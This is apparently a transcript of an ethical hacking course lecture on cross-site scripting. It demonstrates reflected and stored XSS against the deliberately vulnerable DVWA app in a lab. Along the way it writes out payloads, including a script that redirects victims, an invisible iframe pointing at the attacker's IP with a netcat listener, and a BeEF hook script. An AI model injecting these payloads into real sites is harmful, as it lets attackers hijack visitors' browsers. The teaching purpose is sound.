See **uname** is **test** and **password** is also **test**. So, now, we can use this valid credential to login inside that particular web application also.


(Refer Slide Time: 08:35)



The screenshot shows a Mozilla Firefox browser window with the URL `http://testphp.vulnweb.com/dump/acuartusers.php`. The page is titled "Acunetix acuart". On the left, there's a sidebar with links like "Browse categories", "Your cart", "Signin", "Your profile", "Logout test". The main form has fields for "Name" (containing "myName"), "Credit card number" (containing "12345678"), "E-Mail" (containing "myName@test.com"), "Phone number" (containing "1234567890"), and "Address". Below the form, a message says "You have 2 items in your cart. You visualize you cart here." At the bottom, there's a "Warning" message: "This is not a real shop. This is an example PHP application which is intentionally vulnerable to test attacks. It is used for penetration testing and security training purposes only." There are also links for "About Us", "Privacy Policy", and "Contact Us".


So, go here.

(Refer Slide Time: 08:40)



So, now go to sign up and use username as test and password is also test then enter, login.

(Refer Slide Time: 09:01)




Now, see it go inside the web application as a valid user. So, this way we can use the tool SQLMAP to find out all the information from the database by using SQL injection attack.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 54
Cross Site Scripting

(Refer Slide Time: 00:15)



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.0.101 netmask 255.255.255.0 broadcast 192.168.0.255
                inet6 fe80::20c:29ff:fe02:2686 prefixlen 64 scopeid 0x20<link>
                    ether 00:0c:29:02:26:86 txqueuelen 1000 (Ethernet)
                        RX packets 9147 bytes 5464712 (5.1 MiB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 3607 bytes 356236 (342.0 KiB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
                        device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                    loop txqueuelen 1000 (Local Loopback)
                        RX packets 59 bytes 4928 (4.8 KiB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 59 bytes 4928 (4.8 KiB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nc -lvp 81
listening on [any] 81 ...
```

In today's session we will discuss about the Cross Site Scripting vulnerability. Cross site scripting also known as XSS, is a web security vulnerability that allows an attacker to compromise the interactions that users have with the vulnerable application. It allows an attacker to masquerade as a victim user to carry out any action that the user is able to perform and to access any of the users data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the applications functionality and data.


There are different types of cross site scripting vulnerability are there. Mainly three different types of cross site scripting vulnerability are there: reflected, stored and DOM cross site scripting. Reflected cross site scripting; a reflected cross site scripting vulnerability happens when the user input from a URL or post data is reflected on the page without being stored, thus allowing the attacker to inject malicious content. This means that an attacker has to send a crafted malicious URL or post from to the victim to insert the payload and the victim should click the link. This kind of payload is also

generally being caught by built-in cross site scripting filters in users browser; like chrome, internet explorer or edge.

Stored cross site scripting vulnerability; stored cross site scripting vulnerability happens when the payload is saved. For example, in a database and then is executed when a user opens the page on the web application. Stored cross site scripting is very dangerous for a number of reasons. The payload is not visible for the browsers cross site scripting filter. Users might accidentally trigger the payload if they visit the affected page while a crafted URL or specific form inputs would be required for exploiting reflected cross site scripting.


DOM-based cross site scripting vulnerability: the DOM-based cross site scripting vulnerability happens in the document object module; that means, in DOM instead of part of the html. Now, I will show you the reflected cross sites scripting and stored cross site scripting vulnerabilities.

(Refer Slide Time: 03:34)




Now, there is a web server is running in IP address 192.168.0.104.

(Refer Slide Time: 03:45)




(Refer Slide Time: 03:47)



So, now I am opening that particular web application which is running in the IP address 192.168.0.104.


(Refer Slide Time: 04:04)



And, under this I am going to DVWA web application that is Damn Vulnerable Web Application and make the security as low. Now, see there is cross site scripting vulnerability reflected and cross site scripting vulnerability stored.


Now, first I will show you how cross site scripting vulnerability reflected is one. So, here it asks to insert your name. Suppose, instead of name, I am inserting some script, `<script> alert("XSS Stored")</script>` then submit.

(Refer Slide Time: 05:16)



And, see it gives us a pop-up message which I put in the alert message. Now, suppose I want to visit that particular page from any other system.


(Refer Slide Time: 05:37)



So, open explorer those explorer and open the particular web application which is running in the IP 192.168.0.104 and then DVWA. The user ID and password for this is admin and password then go to XSS reflected.


So, see nothing will happen. So, that means, the script which is written in that particular system, it basically execute on that particular system. Now, I am writing the same script in cross site scripting stored vulnerability.

(Refer Slide Time: 06:31)



So, give the name suppose test then message suppose `<script> alert("XSS Stored")</script>`. Then click on Sign Guestbook. So, it also gives us the same pop-up message, but the thing is that this script is permanently stored inside the web application. So, further from any other system whoever open that particular page, he or she can able to see that pop-up messages.


(Refer Slide Time: 07:35)



So, let us try. Go to the XSS stored vulnerability page and see it also gives us the message XSS Stored. So, the basic difference between XSS reflected and XSS stored is


in XSS reflected it does not permanently store inside the web application; but in XSS stored the malicious script permanently stored inside the web application. Now, I am showing you some malicious kind of java script which we can use to infect a particular web application using the cross site scripting vulnerability.

(Refer Slide Time: 08:32)



So, before that I am reset the database otherwise the previous java script was stored inside the database.


(Refer Slide Time: 08:48)



Now, go to XSS stored page and this is suppose demo and put the script. Then I want to redirect this particular page to any other web application or any other malicious web page.


Document.location = http:// suppose I want to redirect this page into **demo.testfire.net**. So, it maximum length is occupied. So, by inspecting the element we can change the max length. So, from 50 I make this 100. Now, I can able to type the message. So, now, I can able to type the script net and then end script. Now, Sign Guestbook.

(Refer Slide Time: 10:31)



So, it is redirect to that particular web application. Now, suppose I want to check what happen if any user open this particular malicious web page. So, suppose this is our victim and it goes to that particular web application which is running in 192.168.0.104 and then DVWA and go to the page XSS stored and see it also redirected to that particular web application. So, this way we can also redirect a particular web page to a malicious web page by which one can take a full access of the victim machine.

(Refer Slide Time: 11:51)



Now, I will show you how to inject a invisible iframe to connect with the victim machine. So, go to the page XSS stored; that means, where the cross site scripting stored vulnerability is exists. Suppose, name is test and I am putting a invisible iframe; invisible malicious iframe; **<iframe SRC=http//** then the IP address of the attacker machine. Now, I need to check the IP address of the attacker machine; it is 192.168.0.101, 192.168.0.101 and using the port suppose 81 and then put the height of the iframe.

Suppose height is 0, because it is I want to make this invisible; then width, we need to increase the max length; width is 0 and then end the iframe tag; now sign guestbook. So, now, the malicious script is already injected inside the vulnerable web pages. Now, we need to open the netcat listener to listen the connection from the victim machine. So, to open the netcat connection we need to use the command **nc -lvp 81**. So, listening on port 81.

Now, suppose this is our victim machine and victim machine goes to that particular web application which is running on 192.168.0.104 and go to DVWA and go to that particular page where XSS stored vulnerability is present and the attacker injects some malicious script in terms of invisible iframe. Now, check from the attacker machine.

(Refer Slide Time: 14:56)



```
root@kali:~# ifconfig
loop    txqueuelen 1000  (local Loopback)
RX packets 59 bytes 4928 (4.8 Kib)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 59 bytes 4928 (4.8 Kib)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nc -lvp 81
listening on [any] 81 ...
192.168.0.102: inverse host lookup failed: Unknown host
connect to [192.168.0.101] from [UNKNOWN] [192.168.0.102] 56022
GET / HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml,
image/pjpeg, application/x-ms-xbap, */*
Referer: http://192.168.0.104/dvwa/vulnerabilities/xss_s/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC
2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6
.0)
Accept-Encoding: gzip, deflate
Host: 192.168.0.101:81
Connection: Keep-Alive

^C
root@kali:~# clear
```


Now, see 192.168.0.102 which is the IP address of the victim machine inverse host look up well unknown host connect to 192.168.0.101 what is the IP address of the attacker machine from the IP address 192.168.0.102.

So, this way by using the cross site scripting vulnerability we can successfully able to establish the connection with the victim machine. Further, I will show you how to use the BeEF framework to penetrate inside the victim machine and reset the database to delete all the entries.

(Refer Slide Time: 16:05)



(Refer Slide Time: 16:11)



```
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*]   Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - LSB: BeEF
    Loaded: loaded (/etc/init.d/beef-xss; generated)
    Active: active (running) since Mon 2019-09-30 08:05:01 EDT; 5s ago
      Docs: man:systemd-sysv-generator(8)
   Process: 2071 ExecStart=/etc/init.d/beef-xss start (code=exited, status=0/SUCCESS)
   Tasks: 3 (limit: 353)
  Memory: 88.9M
     CGroup: /system.slice/beef-xss.service
             └─2078 ruby /usr/share/beef-xss/beef

Sep 30 08:05:01 kali systemd[1]: Starting LSB: BeEF...
Sep 30 08:05:01 kali systemd[1]: Started LSB: BeEF.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... ■
```


Now, now open the BeEF XSS framework.

(Refer Slide Time: 16:33)




So, username is BeEF and password is also BeEF.

(Refer Slide Time: 16:45)




Now, we use the hook up URL from this link.

(Refer Slide Time: 16:57)



Now, suppose this is our hook up URL. So, inject this URL to the vulnerable web page.

(Refer Slide Time: 17:16)



So, go to XSS stored page then this is nptel. Now, use the script and redirect to that particular malicious hook up URL **document.location** this equals to we need to increase the max length again ok. Now, replace this localhost IP address by the IP address of the attacker machine because we want to establish the connection with the attacker machine.

(Refer Slide Time: 18:33)

